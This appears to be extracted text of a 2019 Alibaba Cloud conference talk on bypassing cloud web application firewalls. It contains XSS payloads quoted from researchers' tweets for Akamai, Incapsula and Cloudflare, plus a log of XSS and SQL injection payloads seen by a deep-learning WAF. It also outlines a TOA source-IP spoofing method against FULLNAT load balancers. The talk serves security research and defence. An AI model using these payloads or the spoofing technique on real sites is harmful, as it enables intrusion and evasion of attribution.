

2019

Alibaba Cloud

云时代的WAF突破

演讲人：pyn3rd





目录

CONTENTS

01

PART 01

云时代的WAF

02

PART 02

云WAF旧思路

03

PART 03

云WAF新突破

04

PART 04

最后的思考



PART 01

云时代的WAF

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE
TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED
TITLE WORDS.





PART 02

云WAF旧思路

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE
TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED
TITLE WORDS.

無界

old but gold



Frans Rosén @fransrosen · 5月11日

Akamai WAF bypass XSS in HTML-context when no character-filtering exists to trick it:

```
<style>@keyframes a{}b{animat<h/onanimationstart=prompt`$&
```



Arif Khan @payloadartist · 5月11日

Incapsula WAF bypass by @daveysec

```
<svg onload=r\n=($.globalEval("al"+ert()));>
```



Anton Korzhynskyi @page_1337 · 8月22日

My turn :)

Cloudflare #XSS #Bypass

```
<img src onerror=%26emsp;prompt`${document.domain}`>
```

#WAF #BugBounty #BugBountyTip



ak1t4 🇦🇷 @akita_zen · 5月23日

Cloudflare WAF events Bypass: if ><tag onxxxx=alert(1)> is filtered, try > <tag onxxxx=a;alert(1)> and you're done #bugbounty #infosec

4

117


271






無界

基于规则的检测永远没有终局






基于语义分析的检测会是终局吗



The screenshot shows a web proxy or debugger interface with the following details:

- URL Bar:** http://.../n/search.php
- Tool Buttons:** Load URL, Split URL, Execute.
- Protocol Buttons:** Post data (checked), Referrer, 0xHEX, %URL, BASE64.
- Replace Buttons:** Insert string to replace, Insert replacing string, Replace All.
- Post data Input:** s=<svg><xx><script>prompt` `</xx>
- Toolbar:** 禁用, Cookies, CSS, 表单, 图片, 网页信息, 其他功能, 标记, 缩放, 工具, 查看源代码, 选项.

A modal dialog box is displayed in the foreground with the title "XSS bypass" and two buttons: 确定 (Confirm) and 取消 (Cancel).





無界

或许深度学习才是未来

```
[!] [405] http://www.pyn3rd.com/search.php?s=<body+onpageshow=top['al\145rt']()> [0.99401605]
[!] [405] http://www.pyn3rd.com/wp-includes/js/mediaelement/flashmediaelement.swf?jsinitfunction%gn=alert`1` [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<marquee/onstart=alert`> [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<body/onload=eval("(function(){alert();})()");> [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<h1/onmouseover='\u0061lert` ``x`> [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<h1/////////onclick+++=+'\u0061lert` ``'>// [1.0]
[!] [405] http://www.pyn3rd.com/user.php?id=-3066' UNION ALL SELECT 5463,5463,5463,5463,5463,5463,5463,5463,5463-- aAYZ [1.0]
[!] [405] http://www.pyn3rd.com/user.php?id=-7397') ORDER BY 1# [1.0]
[!] [405] http://www.pyn3rd.com/user.php?id= SELECT 'qzzkq'||(SELECT (CASE WHEN (5695=5695) THEN 1 ELSE 0 END))||'qvkvq' [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<body/////////onpageshow+=top['alert']``// [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<body///....///onpageshow+=top['alert']`1`> [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=(SELECT (CASE WHEN (8887=8887) THEN 8887 ELSE 1/(SELECT 0) END)) [1.0]
[+] [200] http://www.pyn3rd.com/SellUndercarriage.html?ObjectID=258793901 [1.07124504e-10]
[+] [200] http://www.pyn3rd.com/v2/detail/getMoreType?model_id=3440&series_id=457 [3.8908438e-10]
[+] [200] http://www.pyn3rd.com/content/4125/5/6084/511462/0.html [7.371423e-10]
[+] [200] http://www.pyn3rd.com/default/product/load_popular/echo [2.6947693e-14]
[+] [200] http://www.pyn3rd.com/poll/f7d9c376-3213-d21f-43fe-d9031225ee39.html [2.6156476e-11]
```



無界

或许深度学习才是未来

Anton Korzhynskyi @page_1337 · 8月22日

My turn :)

Cloudflare #XSS #Bypass

```
<img src onerror=%26emsp;prompt`$document.domain`>
```


<https://ai.aliyundemo.com>

ai.aliyundemo.com:8080/#/index

Alibaba Cloud Deep Learning WAF Challenge

URL path

/index/ forum.php?mod= Go Hide Animation

Result	Attack
Region	XSS
Input	/index/forum.php?mod=

Example

index.php?id=1123&ab... ?plugins&q=area&nam... plugins/plugins/weathe...

/lanip.js??%E6%A3%... index.php/module/actio... forum.php?mod=guide...




PART 03

云WAF新突破

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE
TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED
TITLE WORDS.

無界


常见云WAF架构之一



8

無界

常见云WAF架构之二






無界

四层负载均衡(LVS)的四种主要工作模式

- NAT模式
- TUNNEL模式
- DR模式
- FULLNAT模式
优点是支持跨vlan传输
缺点是RealServer无法获得client IP







無界

FULLNAT模式如何获取源IP

TOA(TCP Option Address)

- 将Client IP填充到TCP Options里
- TCP Options字段最大为 $60 - 20 = 40$ 字节





無界

利用TOA模块污染绕过

安装scapy

```
# pip install scapy
```

修改源码

```
# site-packages/scapy/layers/inet.py
```

Table 13-1 The TCP option values. Up to 40 bytes are available to hold options.

Kind	Length	Name	Reference	Description and Purpose
0	1	EOL	[RFC0793]	End of Option List
1	1	NOP	[RFC0793]	No Operation (used for padding)
2	4	MSS	[RFC0793]	Maximum Segment Size
3	3	WSOPT	[RFC1323]	Window Scaling Factor (left-shift amount on window)
4	2	SACK-Permitted	[RFC2018]	Sender supports SACK options
5	Var.	SACK	[RFC2018]	SACK block (out-of-order data received)
8	10	TSOPT	[RFC1323]	Timestamps option
28	4	UTO	[RFC5482]	User Timeout (abort after idle time)
29	Var.	TCP-AO	[RFC5925]	Authentication option (using various algorithms)
253	Var.	Experimental	[RFC4727]	Reserved for experimental use
254	Var.	Experimental	[RFC4727]	Reserved for experimental use

```
TCPOptions = (
    {0: ("EOL", None),
     1: ("NOP", None),
     2: ("MSS", "!H"),
     3: ("WScale", "!B"),
     4: ("SAckOK", None),
     5: ("SAck", "!"),
     8: ("Timestamp", "!II"),
    14: ("AltChkSum", "!BH"),
    15: ("AltChkSumOpt", None),
    25: ("Mood", "!p"),
    28: ("UTO", "!H"),
    34: ("TFO", "!III"),
    # RFC 3692
    253: ("Experiment", "!HHHH"),
    # RFC 4727 Experimental TCP Options
    254: ("Experiment", "!HHHH"),
},
```



無界

利用TOA模块污染绕过

获取云WAF公网VIP

```
# ping cloudwaf.demo.com
```

```
◆ ~ ping cloudwaf.demo.com
PING 111.111.111.111 (111.111.111.111) 56(84) bytes of data.
64 bytes from 111.111.111.111: icmp_seq=0 ttl=42 time=7.135 ms
64 bytes from 111.111.111.111: icmp_seq=1 ttl=42 time=12.451 ms
64 bytes from 111.111.111.111: icmp_seq=2 ttl=42 time=12.347 ms
64 bytes from 111.111.111.111: icmp_seq=3 ttl=42 time=12.430 ms
64 bytes from 111.111.111.111: icmp_seq=4 ttl=42 time=8.118 ms
64 bytes from 111.111.111.111: icmp_seq=5 ttl=42 time=5.223 ms
64 bytes from 111.111.111.111: icmp_seq=6 ttl=42 time=12.507 ms
64 bytes from 111.111.111.111: icmp_seq=7 ttl=42 time=12.462 ms
64 bytes from 111.111.111.111: icmp_seq=8 ttl=42 time=17.624 ms
```

WAF VIP



無界

伪造源IP方法

发起伪造源IP攻击

```
# python fake_ip.py <VIP> cloudwaf.demo.com
```

控制台看到都是伪造的地址，无法直接封禁攻击IP

127.0.0.1	2019-01-11 10:52:09	http://cloudwaf.demo.com/?id=<script>alert(/pyn3rd/)</script>	跨站脚本	GET
127.0.0.1	2019-01-11 10:51:57	http://cloudwaf.demo.com/?id=<script>alert(/pyn3rd/)</script>	跨站脚本	GET
127.0.0.1	2019-01-11 10:51:52	http://cloudwaf.demo.com/?id=<script>alert(/pyn3rd/)</script>	跨站脚本	GET
127.0.0.1	2019-01-11 10:51:40	http://cloudwaf.demo.com/?id=<script>alert(/pyn3rd/)</script>	跨站脚本	GET
127.0.0.1	2019-01-11 10:51:35	http://cloudwaf.demo.com/?id=<script>alert(/pyn3rd/)</script>	跨站脚本	GET
127.0.0.1	2019-01-11 10:51:06	http://cloudwaf.demo.com/?id=<script>alert(/pyn3rd/)</script>	跨站脚本	GET



無界

如何防御TOA模块污染攻击

